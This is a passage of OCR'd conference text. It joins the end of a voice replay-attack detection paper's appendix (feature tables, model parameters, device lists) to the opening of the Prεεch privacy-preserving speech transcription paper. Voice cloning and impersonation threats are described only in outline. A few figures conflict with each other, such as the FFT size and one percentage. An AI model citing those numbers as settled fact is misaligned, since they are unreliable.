Quadratic curve-fitting coefficients	q
FV_{LDF}= {ρ, q}	

We use Pearson correlation coefficient ρ to measure of the linearity in the signal power pattern. The Pearson correlation coefficients can be calculated as:

$$\rho(X,Y) = \frac{cov(X,Y)}{\sigma_X \sigma_Y}, \quad (1)$$

where cov is the covariance, and σ_X and σ_Y represent the standard deviations of X and Y, respectively. In our experiments $X = pow_{\text{cdf}}$ and Y is an increasing sequence $\{y_n\}$, where $y_{n+1} - y_n = 1$.

A polynomial $q(x)$ of degree $n = 2$ with respective coefficients are given below as:

$$q(x) = q_1 x^2 + q_2 x + q_3, \quad (2)$$

where $x = pow_{\text{cdf}}$ in the above equation. We use the quadratic coefficient q_1 in our features which is denoted by q for simplicity.

We measure the signal power linearity to show the difference in power patterns between live-human and in-built loudspeakers. Table 11 shows mean and standard deviation of the linearity features of 400 live-human samples and 400 samples replayed through in-built speakers, respectively.

D Summary of high power frequency features

Given the vector $< pow >$ of power density values and the peak selection threshold ω, we compute the feature vector (FV_{HPF}) to capture the dynamic characteristics of spectral power in higher frequencies (see Table 12).

Table 11: Means and standard deviations of signal power linearity features for live-human and in-built speakers.

Source	Feature	mean	stdev
Live-human	ρ	0.759	0.059
	q	47.960	6.541
In-built speakers	ρ	0.854	0.053
	q	10.267	7.006

Table 12: Summary of the high power frequency features.

Features	Symbol
#peaks in high-power frequencies	N_{peaks}
Relative frequencies corresponding to *peaks*	μ_{peaks}
Standard deviation of high power frequency location	σ_{peaks}
$FV_{HPF} = \{N_{peaks}, \mu_{peaks}, \sigma_{peaks}\}$	

Table 13 shows the analysis of those three key features for 6,362 voice samples replayed through 13 standalone speakers, and 3,558 live-human voice samples. The mean number of peaks (N_{peaks}) for live-human voices is significantly greater than those of standalone speakers. Similarly, live-human voices showed greater mean of relative frequencies corresponding to *peaks* (μ_{peaks}) and standard deviations. These difference could be analyzed to detect standalone speakers.

Table 13: Means and standard deviations of the high power frequency features for live-human and standalone speakers.

Source	Features	mean	stdev
Live-human	N_{peaks}	2.580	3.029
	μ_{peaks}	7.377	2.693
Standalone speakers	N_{peaks}	1.695	1.348
	μ_{peaks}	5.531	2.110

E Finding the optimal feature set

Table 14 shows a separate evaluation result for different feature sets. We used the ASVspoof 2017 dataset for evaluation. We used the train and development sets for training, and used the evaluatoin set for testing. The results show that each of the selected feature set achieves an F1-score greater than 80%. These results, together with the declining EERs observed with addition of features, demonstrate that all individual features (FV_{LFP}, FV_{LDF}, FV_{HPF}, and FV_{LPC}) are integral in achieving an EER of 11.60%.

Table 14: Accuracy evaluation for each selected feature set (see Section 5.3)

Feature set	Acc. (%)	Prec. (%)	Rec. (%)	F1 (%)	EER (%)
FV_{LFP}	76.61	75.59	98.04	85.37	19.37
FV_{LDF}	72.14	72.91	95.06	82.52	30.92
FV_{HPF}	73.13	71.61	98.09	82.79	21.47
FV_{LPC}	70.19	68.62	97.64	80.60	22.99
FV_{LFP} + FV_{LDF} + FV_{HPF}	79.51	79.08	97.79	87.44	18.83
FV_{LFP} + FV_{LDF} + FV_{HPF} + FV_{LPC} (Void)	84.33	83.51	98.96	90.58	11.60

F Feature and model parameters

We describe parameters used for recording voice samples, performing feature engineering, and training classifiers. We used sampling frequency of 44.1kHz for voice recording. As for the STFT parameters, we used 1024 as the window length (recommended to be power of 2), 256 as the hop size, and 4,096 as the number of FFT points. Other parameters needed to train Void are presented in Table 15.

Table 15: Feature and model parameters.

Class	Parameter	Value
Voice	Sampling frequency	44.1kHz
	Window length	1024
	Hop length	256
	nfft	496
Void	W	10
	ω	0.6
	pow_{cdf}'s polynomial order for estimating q	2
	P_{est}'s estimation using polynomial order	6
SVM	Kernel	RBF
	Kernel scale	Auto

G List of playback devices

We used 11 different types of in-built speakers including smartphones and a smart TV, and four standalone speakers to replay recorded voice samples (see Table 16).

H List of recording devices

We used 3 different laptops, and 9 different smartphones as recording devices (see Table 17).

I Implementation of GD-ResNet

Based on the model described in [17], we implemented GD-ResNet with two stages: the first stage is used to estimate attention weights from a Global Average Pooling layer, and the second stage is used to train a ResNet-18 model based on the GD gram feature with attention weights. Table 18 summarizes the performance of our GD-ResNet implementation: it achieved 0% and 23% EERs on our own dataset and the ASVspoof 2017 dataset, respectively. As for space complexity, we counted the number of features extracted from a single voice sample. Compared to 97 features used by Void, GD-ResNet uses 786,432 features. As for the average memory used for classifying a sample, Void uses about 1.99MB, whereas GD-ResNet uses 1,194.68MB.

Table 16: List of playback devices (loudspeakers) used for replay attack dataset generation.

	Name	Model
In-built	Galaxy A8	A810S
	Galaxy A5	SM-A500x
	Galaxy Note 8	SM-N950x
	Galaxy S8	SM-G950
	Galaxy S8	SM-G955N
	Galaxy S9	SM-G960N
	iPhone SE	A1662
	iPhone 6S Plus	A1524
	iPhone 5S	A1519
	LG V20	V20 F800
	Samsung Smart TV	QN49Q7FAM
Standalone	Bose	SoundTouch 10
	V-MODA	REMIX-BLACK
	Logitech (2.1 Ch.)	Z623
	Yamaha (5.1 Ch.)	YHT-3920UBL

Table 17: List of recording devices used for human voice collection, and replay attack dataset generation.

Maker	Model
Samsung Notebook	NT910S3T-K81S
Samsung Notebook	NT200B5C
Macbook Pro	A1706 (EMC 3163)
Galaxy A5	SM-A500x
Galaxy Note 8	SM-N950x
Galaxy S8	SM-G950
Galaxy S8	SM-G955N
Galaxy S9	SM-G960N
iPhone SE	A1662
iPhone 5S	A1519
iPhone 6S Plus	A1524
LG V20	V20 F800

Table 18: GD-ResNet space complexity.

Measure	Void	GD-ResNet[17]
Extraction (sec.)	0.035	0.100
Training (sec.)	0.283	40,560.264
Testing (sec.)	0.035	0.120
#Features	97	786,432
Memory size (MB)	1.988	1,194.684
Performance (EER)	11.6%	23%

Prεεch: A System for Privacy-Preserving Speech Transcription

Shimaa Ahmed, Amrita Roy Chowdhury, Kassem Fawaz, and Parmesh Ramanathan
University of Wisconsin-Madison
{ahmed27, roychowdhur2, kfawaz, parmesh.ramanathan}@wisc.edu

Abstract

New advances in machine learning have made Automated Speech Recognition (ASR) systems practical and more scalable. These systems, however, pose serious privacy threats as speech is a rich source of sensitive acoustic and textual information. Although offline and open-source ASR eliminates the privacy risks, its transcription performance is inferior to that of cloud-based ASR systems, especially for real-world use cases. In this paper, we propose Prεεch, an end-to-end speech transcription system which lies at an intermediate point in the privacy-utility spectrum. It protects the acoustic features of the speakers' voices and protects the privacy of the textual content at an improved performance relative to offline ASR. Additionally, Prεεch provides several control knobs to allow customizable utility-usability-privacy trade-off. It relies on cloud-based services to transcribe a speech file after applying a series of privacy-preserving operations on the user's side. We perform a comprehensive evaluation of Prεεch, using diverse real-world datasets, that demonstrates its effectiveness. Prεεch provides transcription at a 2% to 32.25% (mean 17.34%) relative improvement in word error rate over Deep Speech, while fully obfuscating the speakers' voice biometrics and allowing only a differentially private view of the textual content.

1 Introduction

New advances in machine learning and the abundance of speech data have made Automated Speech Recognition (ASR) systems practical and reliable [5, 17]. ASR systems have achieved a near-human performance on standard datasets [5, 17], at a scale. This scalability is desirable in many domains, such as journalism [25], law, business, education, and health care, where cost, delay, and third-party legal implications [29] prohibit the application of manual transcription services [12]. For example, recent research has identified private voice transcription as one of the challenges journalists face when interviewing sensitive sources [25].

Several companies, such as Google and Amazon, provide online APIs for speech transcription. This convenience, however, comes at the cost of privacy. A speech recording contains acoustic features that can reveal sensitive information about the user, such as age, gender [39], emotion [4, 40], accent, and health conditions [41]. The acoustic features are also biometric identifiers of the speakers [26], enabling speaker identification and impersonation [20]. Additionally, the textual content of speech can be sensitive [29]. For example, medical recordings can contain private health information about patients [12], and business recordings can include proprietary information. Current cloud services already support several speech processing APIs like speaker identification and diarization. They also support text analysis APIs, such as topic modeling, document categorization, sentiment analysis, and entity detection (Sec. 3.2), that can extract sensitive information from text. Applying these APIs to the recorded speech can significantly undermine the user's privacy.

Offline and open-source transcription services, like Deep Speech [18], solve these privacy challenges as the speech files never leave the user's trust boundary. However, we find that their performance does not match that of a cloud service provider [45], especially on real-world conversations and different accents (Sec. 2.2). Thus, the primary goal of this paper is to: *provide an intermediate solution along the utility-privacy spectrum that uses cloud services while providing a formal privacy guarantee.*

We present Prεεch (Privacy-Preserving Speech) as a means to achieve this goal; it is an end-to-end speech transcription system that: (1) protects the users' privacy along the acoustic and textual dimensions; (2) improves the transcription performance relative to offline ASR; and (3) provides the user with control knobs to customize the trade-offs between utility, usability, and privacy.

Textual Privacy: Prεεch segments and shuffles the input speech file to break the context of the text, effectively transforming it into a bag-of-words. Then, it injects dummy (noise) segments to provide the formal privacy guarantee of differential privacy (DP) [13].

Acoustic Privacy: Preech applies voice conversion to protect the acoustic features of the input speech file and ensure noise indistinguishability.

We evaluate Preech over a set of real-world datasets covering diverse demographics. Our evaluation shows that Preech provides a superior transcription accuracy relative to Deep Speech, the state-of-the-art offline ASR. Also, Preech prevents cloud services from extracting any user-specific acoustic features from the speech. Finally, applying Preech thwarts the learning of any statistical models or sensitive information extraction from the text via natural language processing tools.

In summary, the main contributions of this paper are:

(1) End-to-end practical system: We propose Preech, a new end-to-end system that provides privacy-preserving speech transcription at an improved performance relative to offline transcription. Specifically, Preech shows a relative improvement of 2% to 32.52% (mean 17.34%) in word error rate (WER) on real-world evaluation datasets over Deep Speech, while fully obfuscating the speakers' voice biometrics and allowing only a DP view of the textual content.

(2) Non-standard use of differential privacy: Preech uses DP in a *non-standard way*, giving rise to a set of new challenges. Specifically, the challenges are (1) "noise" corresponds to concrete words, and need to be added in the speech domain (2) "noise" has to be indistinguishable from the original speech (details in Sec. 4.5).

(3) Customizable Design: Preech provides several *control knobs* for users to customize the functionality based on their desired levels of utility, usability, and privacy (Sec. 7.4). For example, in a relaxed privacy setting, Preech's relative improvement in WER ranges from 44% to 80% over Deep Speech (Sec. 7.4.1).

The full version of this paper is available online [3], and some demonstrations of Preech are available at this link [2].

2 Speech Transcription Services

We first provide some background on online and offline speech transcription services. Next, we present a utility evaluation using standard and real-world speech datasets.

2.1 Background

Speech transcription refers to the process of extracting text from a speech file. ASR systems are available to the users either through cloud-based online APIs or offline software.

(1) Cloud-Based Transcription: We utilize two cloud-based speech transcription services – Google's Cloud Speech-to-Text and Amazon Transcribe.

(2) Offline Transcription: We consider the Deep Speech architecture from Baidu [18], which is trained using Mozilla's [1] Common Voice dataset as a representative offline transcription service. This dataset is crowdsourced and open-source. Specifically, we use the Deep Speech 0.4.1 model [2] (released in January 2019). Note that we do not consider offline transcribers that are not open for general use. For example, Google's on-device speech recognizer [1] is an offline transcriber that is currently only supported on Google's Pixel devices and does not allow an API or open-source access, limiting its usability.

Notations: Let S denote the input speech file associated with a ground truth transcript T_S^g. The user can either use a cloud service provider (CSP) or an offline service provider (OSP) to obtain the transcript (denoted by T_S^{CSP} or T_S^{OSP}, respectively).

Transcription Accuracy: The standard metric for quantifying the accuracy loss from transcription is the word error rate (WER) [18]. WER treats the transcript as a sequence of words. It models the difference between the two sequences by counting the number of deleted words (D), the number of substituted words (U), and the number of injected words (I). If the number of words in T_S^g is W, WER is given as: $\frac{D+U+I}{W}$.

2.2 Utility Comparison

In this section, we empirically evaluate the utility gap between the CSP and the OSP over a wide range of standard and real-world datasets. We use these datasets throughout the paper.

Standard Datasets: These datasets include (1) the TIMIT-TEST subset [16], (2) a subset from Librispeech *dev-clean* dataset [31], and (3) the DAPS dataset [28]. TIMIT-TEST [3] subset comprises of 1344 utterances by 183 speakers from eight major dialect regions of the United States. The LibriSpeech subset consists of eleven speakers, 20 utterances each. For DAPS, we use the evaluation subset prepared for the 2018 voice conversion challenge [24] that consists of five scripts read by ten speakers: five males and five females.

Real-world Datasets: We also assess the real-world performance of both transcription services on non-American accent datasets and real conversations among speakers of different demographics. For the accented datasets, we evaluate 200 utterances of two speakers from the VCTK dataset [46]: speaker p262 of a Scottish accent and speaker p266 of an Irish accent. For the real-world datasets, we evaluate 20 minutes of speech from the "Facebook, Social Media Privacy, and the Use and Abuse of Data" hearing before the U.S. Senate [4]. We construct the 20 minutes by selecting three continuous chunks of speech from the hearing such that they include nine speakers: 8 senators and Mark Zuckerberg. Another real-world dataset is the Supreme Court of the United States case "Carpenter v. United States" [5]. For this dataset, we evaluate a total of 40 minutes of speech from the advocates in the case.

[1] https://voice.mozilla.org/en/datasets

[2] https://github.com/mozilla/DeepSpeech

[3] https://catalog.ldc.upenn.edu/LDC93S1

[4] https://www.commerce.senate.gov/2018/4/facebook-social-media-privacy-and-the-use-and-abuse-of-data

[5] https://www.oyez.org/cases/2017/16-402

	Datasets	Google	AWS	Deep Speech
Standard	LibriSpeech	9.14	8.83	9.37
	DAPS	6.70	7.53	10.65
	TIMIT TEST	6.27	7.11	20.08
Non-Standard	VCTK p266	5.15	10.09	26.72
	VCTK p262	4.53	7.87	15.97
	Facebook 1	5.76	7.45	24.72
	Facebook 2	3.07	8.19	26.61
	Facebook 3	8.32	9.42	30.72
	Carpenter 1	9.44	9.44	25.85
	Carpenter 2	9.22	11.53	39.71

Table 1: WER (%) comparison of cloud services, Google and AWS, versus the state-of-the-art offline system, Deep Speech.

Accuracy Comparison: Table 1 presents the WER comparison results. The results show that the CSPs are superior to the OSP on all the datasets. The performance gap, however, is more significant on the non-standard datasets; the CSP outperforms Deep Speech by 60% to 80% in WER.

3 Privacy Threat Analysis

We study the privacy threats that a cloud-based transcription service poses while processing private speech data.

3.1 Voice Analysis

The biometric information embedded in S can leak sensitive information about the speakers, including their emotional status [4, 40], health condition [41], sex [39], and even identity [26]. Furthermore, extracting this information enables critical attacks like voice cloning and impersonation attacks [23, 47]. In this section, we showcase a few representative examples of how cloud-based APIs can pose serious privacy threats to the acoustic features within S.

Speaker Diarization: CSPs utilize advanced diarization capabilities to cluster the speakers within a speech file, even if they have not been observed before. The basic idea is to (1) segment the speech file into segments of voice activity, and (2) extract a speaker-specific embedding from each segment, such that (3) segments with close enough embeddings should belong to the same speaker. We verified the strength of the diarization threat over three multi-speaker datasets: VCTK (mixing p266 and p262), Facebook, and Carpenter. We measure the performance of the IBM diarization service using Watson's Speech-to-Text API [6] via Diarization Error Rate (DER). DER estimates the fraction of time the speech file segments are not attributed to the correct speaker cluster. The DER values are 0%, 4.85%, and 1.32% for the three datasets, respectively. Hence, the API can correctly distinguish between, and cluster, the different speakers, more than 95% of the entire dataset duration despite lacking any prior information about the individual speakers.

Speaker Identification: A speaker identification task maps the speech segments in a speech file to an individual. We use the Azure Identification API, which consists of two stages: (1) user enrollment and (2) identification (whether a given voice sample matches any of the enrolled users). The enrollment stage requires only 30 seconds of speech from each user to extract their voice-print. We enrolled 22 speakers as follows: 10 from DAPS, two from VCTK, two from Carpenter, and eight from Facebook. The identification accuracy was nearly 100% for all speakers.

Speaker Cloning and Impersonation: Lastly, we applied a Tacotron-based speech synthesizer from Google [20]; a network that can synthesize speech in the voice of any speaker. The network generates a target speaker's embedding, which it uses to synthesize speech on a given piece of text. In our setting, we used the network to generate the speakers' embedding in our evaluation datasets. Then, we synthesized eight speech utterances using the embeddings of each speaker. We enrolled the speakers in Azure's Speech Identification API using their natural voice samples and tested whether the API will map the synthesized segments to the corresponding speaker. Except for the second speaker in Carpenter, the cloned samples were successfully identified as the true speakers.

3.2 Text Analysis

CSPs possess natural language processing (NLP) capabilities that enable automated statistical analyses on large sets of documents. Those analyses fall into two broad categories. The first type involves identifying specific words from the transcript that correspond to sensitive information such as an address, name, and SSN using named-entity extraction [14]. The other type of analysis involves statistically analyzing the entire transcript on the whole to extract some semantic or user-identifying information. This analysis uses two types of information: the set of words (i.e., bag-of-words representation of the transcript) and their order of appearance (to capture the context).

Bag-of-Words Analysis: One of the most commonplace analysis that treats a document as a bag-of-words is *topic modeling* [37, 43]. Topic modeling is an unsupervised machine learning technique that identifies clusters of words that best characterize a set of documents. Another popular technique is *stylometry analysis*, which aims at attributing authorship (in our case, the speaker) of a document based on its literary style. It is based on computing a set of stylistic features like mean word length, words histogram, special character count, and punctuation count from the disputed document [30].

[6] https://www.ibm.com/cloud/watson-speech-to-text

Context-based Analysis: An example of context-based analysis is sentiment analysis (understanding the overall attitude in a block of text). Text categorization is another example; it refers to classifying a document according to a set of predetermined labels.

4 Prεεch

Our discussion in the previous sections highlights a trade-off between privacy and utility. The OSP provides perfect privacy at the cost of higher error rates, especially for non-standard speech datasets. On the other hand, clear privacy violations accompany revealing the speech recording to the CSP. Motivated by this trade-off, we present Prεεch, a practical system that lies at an intermediate point along the utility-privacy spectrum of speech transcription.

4.1 System and Threat Models

We consider the scenario where users have audio recordings of private conversations that require high transcription accuracy. For example, a journalist with recordings of confidential interviews is a paradigmatic user for Prεεch. Other examples include a therapist with recordings of patient therapy sessions or a course instructor with oral examination records of students. Prεεch, however, does not target real-time transcription applications. For example, voice assistants and online transcription (e.g. a live-streaming press conference) are *out-of-scope*. Thus, for our target use cases, the latency of transcription is not a critical concern.

The adversary is the CSP or any other entity having direct or indirect access to the stored speech at the CSPs. This adversary is capable of the aforementioned voice- and text-based analysis.

4.2 Prεεch Overview

Prεεch provides an end-to-end tunable system which aims at satisfying the following design goals:

1. protect the users' privacy along the acoustic and textual dimensions;
2. improve on the transcription accuracy compared to offline models; and
3. provide the users with control knobs to customize Prεεch's functionality according to their desired level of utility, usability, and privacy.

To this end, Prεεch applies a series of *privacy-preserving operations* to the input speech file before sending it to the CSP. Fig. 1 shows the high-level overview of Prεεch. Below, we briefly describe Prεεch's privacy-preserving operations.

4.2.1 Preserving Textual Privacy

Prεεch protects the privacy of the textual content of an input speech file S through the following three operations:

Segmentation and shuffling: Prεεch breaks S into a sequence of segments, denoted by $\mathbb{S}$. This is followed by shuffling the segments to remove all ordering information. Thus, segmenting and shuffling S transform its textual content into a bag-of-words representation.

Sensitive word scrubbing (SWS): First, Prεεch applies the OSP to identify the list of sensitive keywords that contain numbers, proper nouns, or any other user-specified words. Next, Prεεch applies keyword spotting, KWS, (identify portions of the speech that correspond to a keyword) to each of the segments in $\mathbb{S}$. Only the segments that do not contain a keyword pass to the CSP for transcription.

Dummy word injection to ensure differential privacy: The bag-of-words representation of a transcript corresponds to its word histogram (Sec. 4.5). As discussed in Sec. 3.2, several statistical analyses can be built on the word histogram of the transcript T_S^{CSP} such as topic modeling or stylometry analysis. Thus, protecting the privacy of this word histogram is a primary focus of Prεεch, and the privacy guarantee we choose is that of differential privacy. To this end, Prεεch ensures DP by adding a suitable amount of dummy words to S before sending it to the CSP. This way, the CSP is allowed only a differentially private view of the word histogram and any subsequent statistical model built over it (by Thm. 4.1 in Sec. 4.5).

The main challenge in this setting is that the dummy words must be added in the speech domain, which Prεεch addresses as follows. First, Prεεch estimates the general domain of the text for S (specifically its *vocabulary*, details in Sec. 4.5) from T_S^{OSP}. Next, it generates dummy text segments using a state-of-the-art NLP language model. Finally, Prεεch applies text-to-speech (TTS) transforms to these dummy segments and adds them to S. However, leaving it just at this would be insufficient as the CSP can potentially distinguish between the two different sources of speech (TTS generated dummy segments and segments in S) based on their acoustic features. Therefore, Prεεch provides the user with multiple options to synthesize *indistinguishable* dummy segments, namely (1) voice cloning [20], and (2) voice conversion [21, 44]. These options offer different trade-offs between utility, usability, and privacy (Secs. 4.5.2 and 4.6). As stated in Sec. 3.2, text-based attacks exploit individual sensitive words or the order of the words or the word histogram. Thus, from the above discussion, Prεεch protects privacy along all three dimensions (evaluation results in Sec. 7).

4.2.2 Preserving Voice Privacy

Voice conversion, VC, is a standard speech processing technique that transforms the voice of a source speaker of a speech




Figure 1: High-level overview of Prεεch, showing the knobs where a user can tune the associated trade-offs.

utterance to that of another speaker. Prεεch applies voice conversion to fulfill a two-fold agenda. First, it obfuscates the sensitive voice biometric features in S. Second, VC ensures that the dummy segments (noise added to ensure differential privacy) are acoustically indistinguishable from the original speech file segments. There are two main categories in voice conversion: one-to-one VC, and many-to-one VC (Sec. 4.6).

4.2.3 End-to-End System Description

Fig. 1 depicts the workflow of Prεεch. Given a speech file S, the first step **(1)** is to break S into a sequence of disjoint and short speech segments, $\mathbb{S}$. This is followed by **(2)** sensitive word scrubbing where speech segments containing numbers, proper nouns, and user-specified keywords are removed from $\mathbb{S}$. Next, **(3)** given the domain of S's textual content (its vocabulary), Prεεch generates a set of text segments (as is suitable for satisfying the DP guarantee as discussed in Sec. 4.5), and subjects it to TTS transformation **(4)**. At this point, Prεεch has audio segments for the input speech, $\mathbb{S}$, as well as the dummy segments, $\mathbb{S}_d$. If the user also wants to hide the voice biometric information in S, Prεεch applies **(5)** voice conversion over all the segments in $\mathbb{S} \bigcup \mathbb{S}_d$ to convert them to the same target speaker. This process hides the acoustic features of S and ensures that the segments in $\mathbb{S}$ and $\mathbb{S}_d$ are indistinguishable. This is followed by Prεεch partitioning $\mathbb{S}$ across $N > 0$ non-colluding CSPs (Sec. 4.5). This partitioning reduces the number of dummy segments that are required to achieve the DP guarantee (Sec. 4.5). Next, Prεεch adds a suitable amount of dummy segments from $\mathbb{S}_d$ to each partition $\mathbb{S}_i, i \in [N]$ and shuffles them. Additionally, Prεεch keeps track of time-stamps of the dummy segments, TS_i and order of shuffling, $Order_i$ for each such partition **(6)**. After obtaining the transcript **(7)** for each partition from the N CSPs, Prεεch removes $\mathbb{S}_d$'s transcripts and de-shuffles the remaining portion of the transcript using TS_i and $Order_i$, and outputs the final transcript to the user **(8)**.

In what follows, we elaborate on the key components of Prεεch, namely segmentation, sensitive word scrubbing, DP word histogram release, and voice conversion.




Figure 2: An illustration of Prεεch's segmentation algorithm. The coarse segments in light gray. The absence of pitch information indicate non-speech instances, which further breaks down the coarse segments into finer segments.

4.3 Segmentation Algorithm

A key component of Prεεch is breaking the textual context by segmenting S. We represent S as a sequence of segments $\mathbb{S}$, where each segment can contain multiple words. Prεεch applies a hierarchical segmentation approach that starts with a stage of silence detection based on the energy level, followed by pitch detection to detect speech activity for finer segmentation. The mechanism is illustrated in Fig. 2.

We define a *period of silence* as the time duration when the RMS power of the speech signal drops below -35 dB for at least 500ms. The initial segmentation stage detects such silence periods from S resulting in coarse segments. A human speech signal can be viewed as a modulated periodic signal where the signal period is referred to as the *glottal cycle* [27]. In the second stage, Prεεch uses the existence of glottal cycles [7] to detect human voice, which breaks down the coarse segments into finer ones. A time duration of at least 20 ms without the presence of glottal cycles is regarded as *non-speech*.

As some segments might be abrupt or too short to allow for correct speech recognition, Prεεch performs two additional optimization steps. First, it merges nearby fine segments to ensure a minimum length per segment. Second, it does not partition segments at the boundaries of the identified human speech and allows 40 ms of non-speech to be included at the beginning and the end of each segment.

Control Knob: Segmenting S presents with a trade-off – smaller segments result in better privacy guarantee at the expense of deteriorated transcription accuracy due to semantic context loss. Prεεch allows the user to tune the *minimum length of the segments as a means to control this trade-off.*

4.4 Sensitive Word Scrubbing

Prεεch performs sensitive word scrubbing (SWS) as follows. First, it obtains the offline transcript of S, T_S^{OSP}. Next, it applies named entity recognition (NER) on T_S^{OSP}. NER is an NLP technique that seeks to locate and classify named entities in text into pre-defined categories such as the names of persons, organizations, locations, expressions of times, monetary values, etc. Prεεch also gives the option for users to specify some keywords of their choice. This allows customization of the sensitive keyword list as users have subjective ideas of what they might consider sensitive.

After the list of sensitive words is finalized, Prεεch applies keyword spotting (KWS) on the segments. KWS is needed for the following three reasons. First, KWS is used to spot the user-defined keywords which cannot be identified by NER. Second, the initial T_S^{OSP} is generated on S without segmentation to achieve the highest estimation accuracy. However, for Prεεch, we need to identify the segments containing the keywords. Finally, the OSP might not transcribe the named-entities correctly at all locations. For example, the name "Carpenter" might be repeated 20 times in S, while the OSP transcribes it accurately only five times. KWS has higher accuracy in spotting keywords than the OSP's transcription accuracy.

Control Knob: KWS takes the list of keywords and matches them phonetically to a speech file based on a sensitivity score. This sensitivity score sets a threshold for the phonetic similarity required for a keyword to be spotted. A low score results in false positives by flagging phonetically similar words as keywords which degrades the utility by transcribing non-sensitive segments using the OSP. Conversely, a high score could result in some keywords being missed and revealed to the CSP. Hence, the sensitivity score is a trade-off parameter between privacy and utility (Sec. 7.3.1).

4.5 Differentially Private Word Histogram

We define *vocabulary*, $\mathcal{V}$, to be the domain of non-stop and stemmed words from which T_S^g is constructed. Let c_i denote the frequency of the word $w_i \in \mathcal{V}$ in T_S^g. As is typical in the NLP literature, we model the transcription as a bag of words: $BoW = \{w_i : c_i | w_i \in \mathcal{V}\}$. Additionally, let H represent $[c_i]$ – the count vector of BoW. In other words, the bag of words model represents a histogram on the vocabulary, i.e., a mapping from $\mathcal{V}$ to $\mathbb{N}^{|\mathcal{V}|}$.

4.5.1 Privacy Definition

As discussed in Sec. 3.2, the aforementioned word histogram is sensitive and can only be released to the CSP in a privacy-preserving manner. Our privacy guarantee of choice is DP which is the de-facto standard for achieving data privacy [11, 13, 15]. DP provides provable privacy guarantees and is typically achieved by adding noise to the sensitive data.

Definition 4.1 ((ε,δ)-differentially private d-distant histogram release)**.** A randomized mechanism $\mathcal{A} : \mathbb{N}^{|\mathcal{V}|} \to \mathbb{N}^{|\mathcal{V}|}$, which maps the original histogram into a noisy one, satisfies (ε,δ)-DP if for any pair of histograms H_1 and H_2 such that $||H_1 - H_2||_1 = d$ and any set $O \subseteq \mathbb{N}^{|\mathcal{V}|}$,

$$Pr[\mathcal{A}(H_1) \in O] \leq e^{\varepsilon} \cdot Pr[\mathcal{A}(H_2) \in O] + \delta. \quad (1)$$

In our context, the DP guarantee informally means that from the *CSP*'s perspective, the observed noisy histogram, $\tilde{H}$, could have been generated from any histogram within a distance d from the original histogram, H. We define the set of all such histograms to be the ε-indistinguishability neighborhood for H. In other words, from $\tilde{H}$ the *CSP* will not be able to distinguish between T_S^{CSP} and any other transcript that differs from T_S^{CSP} in d words from $\mathcal{V}$.

An important result for differential privacy is that any post-processing computation performed on the output of a differentially private algorithm does not cause any loss in privacy.

Theorem 4.1. *(Post-Processing) Let $\mathcal{A} : \mathcal{X} \mapsto R$ be a randomized algorithm that is (ε,δ)-DP. Let $f : R \mapsto R'$ be an arbitrary randomized mapping. Then $f \circ \mathcal{A} : \mathcal{X} \mapsto R'$ is (ε,δ)-DP.*

Another result is that the privacy of DP-mechanism can be amplified if it is preceded by a sampling step.

Theorem 4.2. *Let $\mathcal{A}$ be an (ε,δ)-DP algorithm and $\mathcal{D}$ is an input dataset. Let $\mathcal{A}'$ be another algorithm that runs $\mathcal{A}$ on a random subset of $\mathcal{D}$ obtained by sampling it with probability β. Algorithm $\mathcal{A}'$ will satisfy (ε',δ')-DP where $\varepsilon' = ln(1 + \beta(e^{\varepsilon} - 1))$ and $\delta' < \beta\delta$.*

Additionally, we define a DP mechanism namely the truncated Laplace mechanism [6] which is used in Prεεch.

Definition 4.2 (Truncated Laplace mechanism for histogram)**.** Given a histogram H, the truncated Laplace mechanism, $Lp(\varepsilon,\delta,d)$, adds a non-negative integer noise vector $[\max(\eta,0)]^{|\mathcal{V}|}$ to H, where η follows a distribution, denoted by $L(\varepsilon,\delta,d)$ with a p.d.f $\Pr[\eta = x] = p \cdot e^{-(\varepsilon/d)|x-\eta^0|}$, where $p = \frac{e^{\varepsilon/d}-1}{e^{\varepsilon/d}+1}$ and $\eta_0 = -\frac{d \cdot \ln((e^{\varepsilon/d}+1)\delta)}{\varepsilon} + d$.

Theorem 4.3. *The truncated Laplace mechanism satisfies (ε,δ)-DP for d-distant histogram releases [6].*



(a) Original (b) ε=1, δ=0.05, and d=2 (c) ε=1, δ=0.05, and d=5 (d) ε=1, δ=0.05, and d=10

Figure 3: The word cloud of the Facebook dataset visualizing the histogram as it changes after adding different levels of noise.

Fig. 3 visualizes the histogram of the Facebook dataset as a word cloud for different noise levels. As evident from the original word cloud, the histogram emphasizes few important words such as Facebook, people, information, and users. With increased value of d, the resulting histogram has a roughly uniform distribution of the included words.

4.5.2 Discussion

Prεεch's use of DP is different from the most standard use-case of DP (like numeric datasets). It deals with concrete units like words instead of numeric statistics – introducing new challenges; we discuss these challenges and how Prεεch circumvents them in this section.

